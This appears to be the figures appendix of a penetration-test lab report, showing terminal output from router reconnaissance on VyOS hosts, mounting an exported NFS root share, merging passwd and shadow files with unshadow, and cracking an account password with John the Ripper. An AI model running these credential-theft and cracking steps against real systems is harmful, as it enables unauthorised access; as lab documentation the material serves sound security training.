
192.168.0.64/27

6.3 APPENDIX C – FIGURES




```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.200  netmask 255.255.255.224  broadcast 192.168.0.223
        inet6 fe80::20c:29ff:feb7:82b9  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:b7:82:b9  txqueuelen 1000  (Ethernet)
        RX packets 74  bytes 9254 (9.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 150  bytes 12024 (11.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1  (Local Loopback)
        RX packets 20  bytes 1196 (1.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 20  bytes 1196 (1.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Figure 1.1.a. ifconfig




```
root@kali:~# ssh vyos@192.168.0.193
Welcome to VyOS
vyos@192.168.0.193's password:
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
Last login: Thu Sep 28 00:12:07 2017
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                        S/L  Description
---------        ----------                        ---  -----------
eth0             192.168.0.193/27                  u/u
eth1             192.168.0.225/30                  u/u
eth2             172.16.221.16/24                  u/u
lo               127.0.0.1/8                       u/u
                 1.1.1.1/32
                 ::1/128
vyos@vyos:~$ show arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.0.200            ether   00:0c:29:b7:82:b9   C                     eth0
192.168.0.226            ether   00:50:56:99:56:5f   C                     eth1
vyos@vyos:~$
```

Figure 1.1.b. show interfaces and show arp on Router 1




```
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 1.1.1.1/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O   172.16.221.0/24 [110/10] is directly connected, eth2, 03:37:09
C>* 172.16.221.0/24 is directly connected, eth2
O>* 192.168.0.32/27 [110/20] via 192.168.0.226, eth1, 03:36:00
O>* 192.168.0.64/27 [110/50] via 192.168.0.226, eth1, 03:35:36
O>* 192.168.0.96/27 [110/40] via 192.168.0.226, eth1, 03:35:40
O>* 192.168.0.128/27 [110/30] via 192.168.0.226, eth1, 03:35:50
O   192.168.0.192/27 [110/10] is directly connected, eth0, 03:37:09
C>* 192.168.0.192/27 is directly connected, eth0
O   192.168.0.224/30 [110/10] is directly connected, eth1, 03:37:09
C>* 192.168.0.224/30 is directly connected, eth1
O>* 192.168.0.228/30 [110/20] via 192.168.0.226, eth1, 03:36:00
O>* 192.168.0.232/30 [110/30] via 192.168.0.226, eth1, 03:35:50
O>* 192.168.0.240/30 [110/40] via 192.168.0.226, eth1, 03:35:40
```

Figure 1.1.c. show ip route on Router 1




```
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                        S/L  Description
---------        ----------                        ---  -----------
eth0             192.168.0.226/30                  u/u
eth1             192.168.0.33/27                   u/u
eth2             192.168.0.229/30                  u/u
lo               127.0.0.1/8                       u/u
                 2.2.2.2/32
                 ::1/128
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 2.2.2.2/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 172.16.221.0/24 [110/20] via 192.168.0.225, eth0, 04:11:05
O   192.168.0.32/27 [110/10] is directly connected, eth1, 04:11:45
C>* 192.168.0.32/27 is directly connected, eth1
O>* 192.168.0.64/27 [110/40] via 192.168.0.230, eth2, 04:10:40
O>* 192.168.0.96/27 [110/30] via 192.168.0.230, eth2, 04:10:44
O>* 192.168.0.128/27 [110/20] via 192.168.0.230, eth2, 04:10:54
O>* 192.168.0.192/27 [110/20] via 192.168.0.225, eth0, 04:11:05
O   192.168.0.224/30 [110/10] is directly connected, eth0, 04:11:45
C>* 192.168.0.224/30 is directly connected, eth0
O   192.168.0.228/30 [110/10] is directly connected, eth2, 04:11:45
C>* 192.168.0.228/30 is directly connected, eth2
O>* 192.168.0.232/30 [110/20] via 192.168.0.230, eth2, 04:10:54
O>* 192.168.0.240/30 [110/30] via 192.168.0.230, eth2, 04:10:44
vyos@vyos:~$
```

Figure 1.2.a. show interfaces and show ip route on Router 2




```
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                        S/L  Description
---------        ----------                        ---  -----------
eth0             192.168.0.230/30                  u/u
eth1             192.168.0.129/27                  u/u
eth2             192.168.0.233/30                  u/u
lo               127.0.0.1/8                       u/u
                 3.3.3.3/32
                 ::1/128
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 3.3.3.3/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 172.16.221.0/24 [110/30] via 192.168.0.229, eth0, 04:57:36
O>* 192.168.0.32/27 [110/20] via 192.168.0.229, eth0, 04:57:36
O>* 192.168.0.64/27 [110/30] via 192.168.0.234, eth2, 04:57:22
O>* 192.168.0.96/27 [110/20] via 192.168.0.234, eth2, 04:57:29
O   192.168.0.128/27 [110/10] is directly connected, eth1, 04:58:56
C>* 192.168.0.128/27 is directly connected, eth1
O>* 192.168.0.192/27 [110/30] via 192.168.0.229, eth0, 04:57:36
O>* 192.168.0.224/30 [110/20] via 192.168.0.229, eth0, 04:57:36
O   192.168.0.228/30 [110/10] is directly connected, eth0, 04:58:56
C>* 192.168.0.228/30 is directly connected, eth0
O   192.168.0.232/30 [110/10] is directly connected, eth2, 04:58:56
C>* 192.168.0.232/30 is directly connected, eth2
O>* 192.168.0.240/30 [110/20] via 192.168.0.234, eth2, 04:57:31
vyos@vyos:~$
```

Figure 1.3.a. show interfaces and show ip route on Router 3




```
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 4.4.4.4/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 172.16.221.0/24 [110/50] via 192.168.0.98, eth0, 01:13:29
O>* 192.168.0.32/27 [110/40] via 192.168.0.98, eth0, 01:13:29
O   192.168.0.64/27 [110/10] is directly connected, eth1, 01:14:35
C>* 192.168.0.64/27 is directly connected, eth1
O   192.168.0.96/27 [110/10] is directly connected, eth0, 01:14:35
C>* 192.168.0.96/27 is directly connected, eth0
O>* 192.168.0.128/27 [110/30] via 192.168.0.98, eth0, 01:13:29
O>* 192.168.0.192/27 [110/50] via 192.168.0.98, eth0, 01:13:29
O>* 192.168.0.224/30 [110/40] via 192.168.0.98, eth0, 01:13:29
O>* 192.168.0.228/30 [110/30] via 192.168.0.98, eth0, 01:13:29
O>* 192.168.0.232/30 [110/20] via 192.168.0.98, eth0, 01:13:32
O>* 192.168.0.240/30 [110/20] via 192.168.0.98, eth0, 01:13:32
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                        S/L  Description
---------        ----------                        ---  -----------
eth0             192.168.0.97/27                   u/u
eth1             192.168.0.65/27                   u/u
lo               127.0.0.1/8                       u/u
                 4.4.4.4/32
                 ::1/128
vyos@vyos:~$
```

Figure 1.4.a. show ip route and show interfaces on Router 4




```
root@kali:~# showmount -e 192.168.0.210
Export list for 192.168.0.210:
/ 192.168.0.*
root@kali:~# mkdir dot210
root@kali:~# mount -t nfs 192.168.0.210:/ ./dot210
root@kali:~# ls
192.168.0.024.txt  Desktop    listen4connect.rc  Pictures     Templates
1921680024.txt     Documents  Music              Public       Videos
core               dot210     n                  ResetIPs.sh
createmacro.rc     Downloads  network            scripts
root@kali:~# cd mount dot210
```

Figure 1.5.a. Mounting the NFS to Workstation 3



```
root@kali:~/Desktop# unshadow passwd shadow > 210passwords.txt
```


Figure 1.6.b. unshadow combing the passwd and shadow files



```
root@kali:~/Desktop# john --wordlist=/usr/share/wordlists/rockyou.txt 210passwords.txt
Warning: detected hash type "sha512crypt", but the string is also recognized as "crypt"
Use the "--format=crypt" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Press 'q' or Ctrl-C to abort, almost any other key for status
plums            (xadmin)
1g 0:00:03:22 DONE (2017-09-28 04:38) 0.004930g/s 827.9p/s 827.9c/s 827.9C/s poopp..playpen
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```


Figure 1.6.c. John the Ripper cracking the password to xadmin

.



